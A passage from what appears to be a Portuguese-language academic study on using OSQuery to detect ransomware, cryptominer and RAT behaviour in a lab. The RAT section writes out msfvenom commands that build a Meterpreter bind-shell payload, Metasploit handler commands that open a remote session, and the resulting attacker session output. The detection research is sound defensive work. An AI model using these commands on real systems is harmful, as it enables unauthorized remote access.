        pos.state
FROM processes AS p
JOIN users AS u
ON u.uid=p.uid
JOIN process_open_sockets AS pos
ON pos.pid=p.pid
WHERE pos.remote_port !='0';
```

A execução da query, no momento em que o *ransomware* está realizando a varredura de rede, retorna um resultado com informações que evidenciam a situação, como apresentado na figura 4.2.

```
osquery> SELECT u.username,
    ...>        p.pid,
    ...>        p.name,
    ...>        p.cmdline,
    ...>        pos.remote_address,
    ...>        pos.remote_port,
    ...>        pos.state
    ...>  FROM processes AS p
    ...>  JOIN users AS u
    ...>      ON u.uid=p.uid
    ...>  JOIN process_open_sockets AS pos
    ...>     ON pos.pid=p.pid
    ...>  WHERE pos.remote_port !='0';
+----------+-------+-----------------+-----------------------------------------+----------------+-------------+----------+
| username | pid   | name            | cmdline                                 | remote_address | remote_port | state    |
+----------+-------+-----------------+-----------------------------------------+----------------+-------------+----------+
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.22    | 8080        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.9     | 8080        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.9     | 7001        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.9     | 8008        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.254   | 8080        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.55    | 7001        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.134   | 8088        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.134   | 2222        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.22    | 443         | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.134   | 8008        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.9     | 80          | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.134   | 22          | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.254   | 443         | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.55    | 3306        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.9     | 3389        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.134   | 3306        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.22    | 2222        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.254   | 8008        | SYN_SENT |
| tester   | 15621 | monkey-linux-64 | ./monkey-linux-64 m0nk3y -s 172.16.0.4:5000 | 172.16.0.254   | 8088        | SYN_SENT |
```

Figura 4.2 Resultado da execução da query processes_open_sockets em simulação de ransomware

A segunda etapa da infecção, a de encriptação dos arquivos, iniciou-se assim que a varredura terminou. Para a detecção deste comportamento, é necessário se fazer uso da funcionalidade de monitoramento de sistema de arquivos do OSQuery. Esta funcionalidade exige que sejam especificados, no arquivo *osquery.conf*, quais diretórios devem ser monitorados através da tag file_paths. Neste exemplo, utilizou-se a seguinte configuração:

```
{"file_paths":{"important_files":["/home/%/important_files/%%"]}}
```

Para a realização do teste, foi necessário se inicializar o osqueryi com as seguintes flags:

```
sudo osqueryi \
--events_expiry=3600 \
```

```
--events_max=5000 \
--disable_events=false \
--enable_file_events=true
```

Com o console já disponível, foi realizada a criação do arquivo mencionado no diretório de *important_files* do usuário *tester* e consultados os eventos de arquivo ocorridos neste meio tempo através da query:

Listing 4.2 Query "file_events"

```
SELECT * FROM file_events;
```

O resultado obtido é apresentado na figura 4.3 (para melhor visualização, foram selecionadas apenas as tabelas *target_path* e *file_events*).

```
osquery> select target_path, action from file_events;
+-----------------------------------------------------+------------+
| target_path                                         | action     |
+-----------------------------------------------------+------------+
| /home/tester/important_files/03E91s.kdbx            | UPDATED    |
| /home/tester/important_files/03E91s.kdbx            | UPDATED    |
| /home/tester/important_files/03E91s.kdbx            | UPDATED    |
| /home/tester/important_files/03E91s.kdbx            | UPDATED    |
| /home/tester/important_files/03E91s.kdbx            | MOVED_FROM |
| /home/tester/important_files/03E91s.kdbx.m0nk3y     | MOVED_TO   |
| /home/tester/important_files/07ceh7.dwg             | UPDATED    |
| /home/tester/important_files/07ceh7.dwg             | UPDATED    |
| /home/tester/important_files/07ceh7.dwg             | UPDATED    |
| /home/tester/important_files/07ceh7.dwg             | UPDATED    |
| /home/tester/important_files/07ceh7.dwg             | MOVED_FROM |
| /home/tester/important_files/07ceh7.dwg.m0nk3y      | MOVED_TO   |
| /home/tester/important_files/0AFHb.ai               | UPDATED    |
| /home/tester/important_files/0AFHb.ai               | UPDATED    |
| /home/tester/important_files/0AFHb.ai               | MOVED_FROM |
| /home/tester/important_files/0AFHb.ai.m0nk3y        | MOVED_TO   |
| /home/tester/important_files/0EfGPV.3ds             | UPDATED    |
| /home/tester/important_files/0EfGPV.3ds             | UPDATED    |
| /home/tester/important_files/0EfGPV.3ds             | UPDATED    |
| /home/tester/important_files/0EfGPV.3ds             | MOVED_FROM |
```

Figura 4.3 Resultado da execução da query file_events em simulação de ransomware

São listados os diversos eventos de modificação nos arquivos presentes no diretório monitorado, o que evidencia que o estágio de encriptação dos arquivos por parte do agente malicioso está em execução. Como apontado anteriormente, nem todos os diretórios do sistema operacional necessitam de monitoramento constante. Portanto, uma pessoa analista que realize o planejamento correto do seu ambiente de servidores e produza uma lista completa com os diretórios que armazenam os arquivos cruciais para o pleno funcionamento de seus sistemas, é capaz de, a partir do monitoramento realizado pelo OSQuery, identificar quaisquer comportamentos indesejados e agir com rapidez para evitar grandes danos.

Sendo assim, as duas queries apresentadas mostram-se suficientes para identificar os dois principais comportamentos esperados em um ataque de ransomware.



Figura 4.4 Captura de tela da dashboard do Infection Monkey após a execução do ataque

4.1.3 Avaliação dos Resultados

Como citado anteriormente, foi avaliado o conjunto de queries que geraram informações que tornaram possível a identificação dos comportamentos esperados pelos agentes maliciosos. As duas queries analisadas apresentaram os seguintes resultados:

file_events (executada a cada 30 segundos): *utilization*: 4.0, *cpu_time*: 0.02, *memory*: 27942912, *fds*: 4, *duration*: 0.5069339275360107;

processes_open_sockets (executada a cada 60 segundos): *utilization*: 35.3, *cpu_time*: 0.54, *memory*: 28430336, *fds*: 4, *duration*: 1.0193183422088623.

Uma análise dos resultados apresentados mostra que a query processes_open_sockets é a que mais consome recursos de CPU (aproximadamente 35%) e passa mais tempo para ser executada (aproximadamente 1 segundo, duas vezes mais tempo que a anterior). Isso indica que esta query deve ser executada em um intervalo de tempo maior, para conseguir trazer resultados sem causar grandes impactos no servidor.

Em seguida, tendo se configurado o *osquery deamon* para executar as queries indicadas,

foi realizado mais um experimento de execução do ransomware com o mesmo grupo de arquivos para obtenção de logs. Alguns exemplos de linhas de log geradas neste contexto são apresentadas a seguir:


```
{
   "name":"processes_open_sockets",
   "hostIdentifier":"ubntg",
   "calendarTime":"Thu Sep 1 18:40:29 2022 UTC",
   "unixTime":1662057629,
   "epoch":0,
   "counter":1,
   "numerics":false,
   "columns":{
      "cmdline":"./monkey-linux-64 m0nk3y -s 172.16.0.4:5000",
      "name":"monkey-linux-64",
      "pid":"17452",
      "remote_address":"172.16.0.148",
      "remote_port":"3389",
      "state":"SYN_SENT",
      "username":"tester"
   },
   "action":"added"
}

{
   "name":"processes_open_sockets",
   "hostIdentifier":"ubntg",
   "calendarTime":"Thu Sep 1 18:40:29 2022 UTC",
   "unixTime":1662057629,
   "epoch":0,
   "counter":1,
   "numerics":false,
   "columns":{
      "cmdline":"./monkey-linux-64 m0nk3y -s 172.16.0.4:5000",
      "name":"monkey-linux-64",
      "pid":"17452",
      "remote_address":"172.16.0.98",
      "remote_port":"7001",
      "state":"SYN_SENT",
      "username":"tester"
   },
   "action":"added"
}
```

A partir destas duas linhas de log ficam claras as informações de que um processo está conectado a um socket e, a partir dele, realizando tentativas de conexão a diferentes hosts da rede interna em um curto espaço de tempo, o que caracteriza uma varredura de rede.


```
{
   "name":"file_events",
   "hostIdentifier":"ubntg",
   "calendarTime":"Thu Sep 1 18:25:12 2022 UTC",
   "unixTime":1662056712,
   "epoch":0,
   "counter":4,
   "numerics":false,
   "columns":{
      "action":"UPDATED",
      "atime":"",
      "category":"important_files",
      "target_path":"/home/tester/important_files/shRzl6fgJ.avi",
      "time":"1662056712",
      "transaction_id":"0",
      "uid":""
   },
   "action":"added"
}

{
   "name":"file_events",
   "hostIdentifier":"ubntg",
   "calendarTime":"Thu Sep 1 18:25:12 2022 UTC",
   "unixTime":1662056712,
   "epoch":0,
   "counter":4,
   "numerics":false,
   "columns":{
      "action":"MOVED_FROM",
      "atime":"",
      "category":"important_files",
      "target_path":"/home/tester/important_files/shRzl6fgJ.avi",
      "time":"1662056712",
      "transaction_id":"3403",
      "uid":""
   },
   "action":"added"
}
```

```
{
   "name":"file_events",
   "hostIdentifier":"ubntg",
   "calendarTime":"Thu Sep 1 18:25:12 2022 UTC",
   "unixTime":1662056712,
   "epoch":0,
   "counter":4,
   "numerics":false,
   "columns":{
      "action":"MOVED_TO",
      "atime":"1662056712",
      "category":"important_files",
      "target_path":"/home/tester/important_files/shRzl6fgJ.avi.m0nk3y",
      "time":"1662056712",
      "transaction_id":"3403",
      "uid":"1000"
   },
   "action":"added"
}
```


Também fica evidente, a partir destas duas linhas, que um processo está realizando modificações nos arquivos presentes no diretório monitorado que são típicas de um comportamento de ransomware: a adição de uma nova extensão aos arquivos logo após a modificação de seu conteúdo.

Sendo assim, são informações suficientes para que uma pessoa analista de segurança da informação tome uma atitude, seja de isolamento do dispositivo impactado ou até mesmo seu desligamento para contenção de danos.

4.2 Detecção de Ataque de Criptominerador

Como citado anteriormente, o teste de malwares do tipo *cryptominer* fez uso do software XMRig em sua versão 6.18.0. Foi instalada a versão com configurações para execução exclusiva em CPUs.

Foi utilizado o serviço de *wizard* da própria ferramenta para geração do arquivo de configuração do minerador. Foram utilizados os valores padrões da ferramenta no contexto de utilização exclusiva de CPU para mineração. A URL para o pool de mineração utilizada foi "*pool.hashvault.pro:443*", um pool bastante conhecido e utilizado por mineradores em todo o mundo. O endereço da carteira utilizada como beneficiada dos experimentos foi a do próprio time de desenvolvimento do XMRig.

4.2.1 Simulação de Ataque

Após a escrita do arquivo de configuração, o binário foi executado (como apresentado na figura 4.5)



Figura 4.5 Execução do criptominerador XMRig

Como já foi descrito anteriormente, o minerador mantém uma conexão com o pool para o envio e recebimento de informações de mineração (como estatísticas do job corrente, novos

jobs, etc.). Esta conexão pode ser facilmente identificada através da mesma query de consulta a processos que possuem sockets abertos (presente no repositório osquery-attck [95]) já apresentada nos experimentos relacionados a ataques de ransomware:

Listing 4.3 Query "processes_open_sockets"

```
SELECT u.username,
       p.pid,
       p.name,
       p.cmdline,
       pos.remote_address,
       pos.remote_port,
       pos.state
FROM processes AS p
JOIN users AS u
ON u.uid=p.uid
JOIN process_open_sockets AS pos
ON pos.pid=p.pid
WHERE pos.remote_port !='0';
```

Como resultado da consulta, é retornada uma lista de processos onde fica evidente que um processo está com uma conexão estabelecida para um endereço IP notadamente malicioso (apresentado na figura 4.6):

```
osquery> SELECT u.username,
    ...>        p.pid,
    ...>        p.name,
    ...>        p.cmdline,
    ...>        pos.remote_address,
    ...>        pos.remote_port,
    ...>        pos.state
    ...>  FROM processes AS p
    ...>  JOIN users AS u
    ...>      ON u.uid=p.uid
    ...>  JOIN process_open_sockets AS pos
    ...>      ON pos.pid=p.pid
    ...>  WHERE pos.remote_port !='0';
+----------+------+---------------+-----------------------------------+----------------+-------------+-------------+
| username | pid  | name          | cmdline                           | remote_address | remote_port | state       |
+----------+------+---------------+-----------------------------------+----------------+-------------+-------------+
| root     | 484  | NetworkManager | /usr/sbin/NetworkManager --no-daemon | 10.0.2.2       | 67          |             |
| tester   | 7869 | xmrig         | ./xmrig                           | 131.153.56.98  | 443         | ESTABLISHED |
+----------+------+---------------+-----------------------------------+----------------+-------------+-------------+
osquery>
```

Figura 4.6 Resultado da execução da query processes_open_sockets em simulação de criptominerador

Tendo em vista que o minerador necessita que esta conexão esteja ativa durante todo o processo de mineração, esta query torna-se suficiente para realizar a identificação de uma ameaça deste tipo. Porém, para além de comportamentos de rede, também é possível se utilizar o OSQuery para se elencar os processos não nativos do sistema operacional que estão tomando mais tempo de CPU em sua execução através de uma combinação de consultas à tabela *processes* (para obtenção do nome do processo, seu pid, linha de comando e tempos gastos em contexto de

usuário e de kernel) enriquecida com informações da tabela *users* (para obtenção dos usuários responsáveis por cada processo em lista):

Listing 4.4 Query "processes_by_cpu_time"

```
SELECT u.username,
       p.pid,
       p.name,
       p.cmdline,
       p.user_time + p.system_time AS cpu_time
FROM processes AS p
JOIN users AS u
ON u.uid=p.uid
WHERE p.pid <> 0
ORDER BY cpu_time
DESC LIMIT 10;
```

Como resultado da consulta, é retornada uma lista dos 10 processos que consomem mais tempo de CPU (para efeitos de visualização, foi omitida a coluna com a linha de comando dos processos apresentada na figura 4.7):



Figura 4.7 Resultado da execução da query processes_by_cpu_time em simulação de criptominerador

Com as informações apresentadas, uma pessoa analista, munida de um inventário de software atualizado a respeito dos processos esperados no servidor, pode facilmente identificar quais processos estão consumindo recursos de processamento da máquina de maneira não esperada (ou até maliciosa). Sendo assim, as duas queries apresentadas mostram-se suficientes para identificar os dois principais comportamentos esperados em um ataque de criptominerador.

4.2.2 Avaliação dos Resultados

Como citado anteriormente, foi avaliado o conjunto de queries que geraram informações que tornaram possível a identificação dos comportamentos esperados pelos agentes maliciosos. As duas queries analisadas apresentaram os seguintes resultados:

processes_by_cpu_time (executada a cada 60 segundos): *utilization*: 6.0, *cpu_time*: 0.06, *memory*: 28880896, *fds*: 4, *duration*: 0.5091516971588135;

processes_open_sockets (executada a cada 60 segundos): *utilization*: 35.133, *cpu_time*: 0.54, *memory*: 30658560, *fds*: 4, *duration*: 1.023181676864624;

Uma análise dos resultados apresentados mostra que, como no experimento anterior, a query processes_open_sockets é a que mais consome recursos de CPU (aproximadamente 35%) e passa mais tempo para ser executada. Isso indica que esta query deve ser executada em um intervalo de tempo maior, para conseguir trazer resultados sem causar grandes impactos no servidor.

Dando prosseguimento à avaliação, tendo se configurado o *osquery deamon* para executar as queries indicadas, foi realizado mais um experimento de execução do criptominerador para obtenção de logs. Dois exemplos de linhas de log geradas neste contexto são apresentadas a seguir:


```
{
   "name":"processes_by_cpu_time",
   "hostIdentifier":"ubntg",
   "calendarTime":"Wed Aug 31 15:20:33 2022 UTC",
   "unixTime":1661959233,
   "epoch":0,
   "counter":1,
   "numerics":false,
   "columns":{
      "cmdline":"/home/tester/xmrig",
      "cpu_time":"26290",
      "name":"xmrig",
      "pid":"9550",
      "username":"root"
   },
   "action":"added"
}
```


A partir desta linha de log, fica evidente a informação de que um novo processo foi incluído na lista dos maiores consumidores de recursos de CPU, o que pode ser utilizado na geração de alertas para o time de analistas responsável pelo monitoramento do servidor.

```
{
   "name":"processes_open_sockets",
   "hostIdentifier":"ubntg",
   "calendarTime":"Wed Aug 31 15:21:03 2022 UTC",
   "unixTime":1661959263,
   "epoch":0,
   "counter":1,
   "numerics":false,
   "columns":{
      "cmdline":"/home/tester/xmrig",
      "name":"xmrig",
      "pid":"9550",
      "remote_address":"131.153.142.106",
      "remote_port":"443",
      "state":"ESTABLISHED",
      "username":"root"
   },
   "action":"added"
}
```


A partir desta segunda linha de log, fica evidente a informação de que um novo processo possui uma conexão estabelecida a um endereço externo presente em listas de evidências de infecção por softwares maliciosos.

Sendo assim, são informações suficientes para que uma pessoa analista de segurança da informação tome uma atitude, seja de isolamento do dispositivo impactado ou até mesmo seu desligamento para contenção de danos.

4.3 Detecção de Ataque de RAT

Como citado anteriormente, foram realizadas gerações de dois payloads de acesso remoto do tipo Meterpreter através da ferramenta de segurança Metasploit [72] (utilizando-se seu componente `msfvenom`) e testados seus comportamentos separadamente.

4.3.1 Beacon Passivo

Para a geração do beacon passivo, foi utilizado o seguinte comando na máquina atacante:

```
msfvenom -p linux/x64/meterpreter/bind_tcp \
LHOST=172.16.0.4 \
LPORT=5555 \
-f elf > Linux.RAT.meterpreter_bind_tcp
```

Em seguida, o beacon gerado foi transferido para a máquina alvo e executado a partir do usuário padrão *tester*. Beacons passivos são facilmente detectados por conta de seu comportamento de manutenção de portas de rede abertas em estado de LISTENING no dispositivo infectado para o recebimento de uma conexão do atacante.

Em um primeiro momento, para se atacar o comportamento citado acima (característico de um agente ainda sem conexões ativas), pode-se utilizar o OSQuery para se listar processos que estejam ouvindo em portas de rede do dispositivo.

Uma possibilidade de query, presente no repositório OSQuery no GitHub [85], é obtida a partir da combinação de consultas às tabelas processes (para se obter o nome e PID dos processos em questão) e listening_ports (para se obter as portas de rede abertas e endereços remotos dos processos responsáveis):

Listing 4.5 Query "processes_binding_to_ports"

```
SELECT DISTINCT process.NAME,
                listening.port,
                listening.address,
                process.pid
FROM processes AS process
JOIN listening_ports AS listening
ON process.pid = listening.pid;
```

A execução da query traz os resultados apresentados na figura 4.8.

Uma pessoa analista pode, observando o resultado acima, identificar quais processos são nativos do sistema operacional, quais são aplicações legítimas instaladas no servidor e quais podem representar algum risco. No caso deste experimento, o primeiro processo da lista trata-se do beacon de acesso remoto em execução.

Em um segundo momento, na máquina atacante, foi realizado o procedimento de conexão ao alvo para o acesso remoto de fato. Para tanto, foi realizada a utilização do componente de console interativo do Metasploit a partir da sequência de comandos indicada abaixo:

```
msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/bind_tcp
set RHOST 172.16.0.3
set LPORT 5555
exploit
```

Após a execução do comando `exploit`, a conexão com o alvo é realizada e a máquina atacante passa a ter acessos ao sistema infectado com permissões do usuário tester, como apresentado na figura 4.9.

```
osquery> SELECT DISTINCT
    ...>         process.name,
    ...>         listening.port,
    ...>         listening.address,
    ...>         process.pid
    ...>  FROM processes AS process
    ...>  JOIN listening_ports AS listening
    ...>      ON process.pid = listening.pid;
+-----------------+-------+------------+------+
| name            | port  | address    | pid  |
+-----------------+-------+------------+------+
| Linux.RAT.meter | 5555  | 0.0.0.0    | 8370 |
| cupsd           | 631   | 127.0.0.1  | 601  |
| systemd-resolve | 53    | 127.0.0.53 | 369  |
| cupsd           | 631   | ::1        | 601  |
| avahi-daemon    | 45112 | 0.0.0.0    | 474  |
| cups-browsed    | 631   | 0.0.0.0    | 713  |
| avahi-daemon    | 5353  | 0.0.0.0    | 474  |
| avahi-daemon    | 5353  | ::         | 474  |
| avahi-daemon    | 36698 | ::         | 474  |
| NetworkManager  | 58    | ::         | 484  |
| gnome-session-b | 0     |            | 1106 |
```

Figura 4.8 Resultado da execução da query processes_binding_to_ports em simulação de RAT passivo

Neste momento, estando com a conexão remota ativa, é possível se utilizar a tabela process_open_sockets para se obter informações a respeito de quais processos em execução possuem sockets abertos na máquina cujas portas remotas possuem valor diferente de zero (para se filtrar processos nativos do sistema).

Assim como em experimentos anteriores, esta conexão ativa pode ser facilmente identificada através da utilização da query "process_open_sockets"já apresentada e disponível no repositório osquery-attck [95]. A execução da query, enquanto a conexão do atacante está ativa, traz uma lista bastante sucinta de processos que possuem tais características, apresentada na figura.

```
msf6 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 172.16.0.3:5555
[*] Sending stage (3020772 bytes) to 172.16.0.3
[*] Meterpreter session 8 opened (172.16.0.4:40407 → 172.16.0.3:5555) at 2022-08-29 17:33:34 -0400

meterpreter > ls
Listing: /home/tester
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  219   fil   2022-08-29 15:26:43 -0400  .bash_history
100644/rw-r--r--  220   fil   2022-08-29 11:01:28 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2022-08-29 11:01:28 -0400  .bashrc
040700/rwx------  4096  dir   2022-08-29 14:57:27 -0400  .cache
040700/rwx------  4096  dir   2022-08-29 14:57:26 -0400  .config
040700/rwx------  4096  dir   2022-08-29 11:29:00 -0400  .gnupg
040700/rwx------  4096  dir   2022-08-29 11:06:39 -0400  .local
040775/rwxrwxr-x  4096  dir   2022-08-29 11:29:41 -0400  .osquery
100644/rw-r--r--  807   fil   2022-08-29 11:01:28 -0400  .profile
040700/rwx------  4096  dir   2022-08-29 11:29:00 -0400  .ssh
100644/rw-r--r--  0     fil   2022-08-29 11:28:24 -0400  .sudo_as_admin_successful
100640/rw-r-----  5     fil   2022-08-29 11:22:38 -0400  .vboxclient-clipboard.pid
100640/rw-r-----  5     fil   2022-08-29 11:22:38 -0400  .vboxclient-display-svga-x11.pid
100640/rw-r-----  5     fil   2022-08-29 11:22:38 -0400  .vboxclient-draganddrop.pid
100640/rw-r-----  5     fil   2022-08-29 11:22:38 -0400  .vboxclient-seamless.pid
040755/rwxr-xr-x  4096  dir   2022-08-29 11:06:39 -0400  Desktop
040755/rwxr-xr-x  4096  dir   2022-08-29 11:06:39 -0400  Documents
040755/rwxr-xr-x  4096  dir   2022-08-29 11:27:09 -0400  Downloads
100775/rwxrwxr-x  198   fil   2022-08-29 15:27:28 -0400  Linux.RAT.meterpreter_bind_tcp
040755/rwxr-xr-x  4096  dir   2022-08-29 11:06:39 -0400  Music
040755/rwxr-xr-x  4096  dir   2022-08-29 15:50:58 -0400  Pictures
040755/rwxr-xr-x  4096  dir   2022-08-29 11:06:39 -0400  Public
040755/rwxr-xr-x  4096  dir   2022-08-29 11:06:39 -0400  Templates
040755/rwxr-xr-x  4096  dir   2022-08-29 11:06:39 -0400  Videos
100775/rwxrwxr-x  250   fil   2022-08-29 14:57:23 -0400  payload
040700/rwx------  4096  dir   2022-08-29 11:23:19 -0400  snap

meterpreter >
```

Figura 4.9 Visão do atacante após se conectar ao beacon presente na máquina alvo

```
osquery> SELECT u.username,
    ...>        p.pid,
    ...>        p.name,
    ...>        p.cmdline,
    ...>        pos.remote_address,
    ...>        pos.remote_port,
    ...>        pos.state
    ...>  FROM processes AS p
    ...>  JOIN users AS u
    ...>      ON u.uid=p.uid
    ...>  JOIN process_open_sockets AS pos
    ...>      ON pos.pid=p.pid
    ...>  WHERE pos.remote_port !='0';
+----------+------+----------------+-----------------------------------+----------------+-------------+-------------+
| username | pid  | name           | cmdline                           | remote_address | remote_port | state       |
+----------+------+----------------+-----------------------------------+----------------+-------------+-------------+
| root     | 484  | NetworkManager | /usr/sbin/NetworkManager --no-daemon | 172.16.0.1     | 67          |             |
| tester   | 8017 | Linux.RAT.meter | ./Linux.RAT.meterpreter_bind_tcp  | 172.16.0.4     | 38895       | ESTABLISHED |
+----------+------+----------------+-----------------------------------+----------------+-------------+-------------+
```

Figura 4.10 Resultado da execução da query processes_open_sockets em simulação de RAT passivo

No ambiente testado, nenhum outro serviço com comportamento ativo em relação a rede (como uma aplicação web) estava em execução, portanto o resultado do teste exibiu apenas o

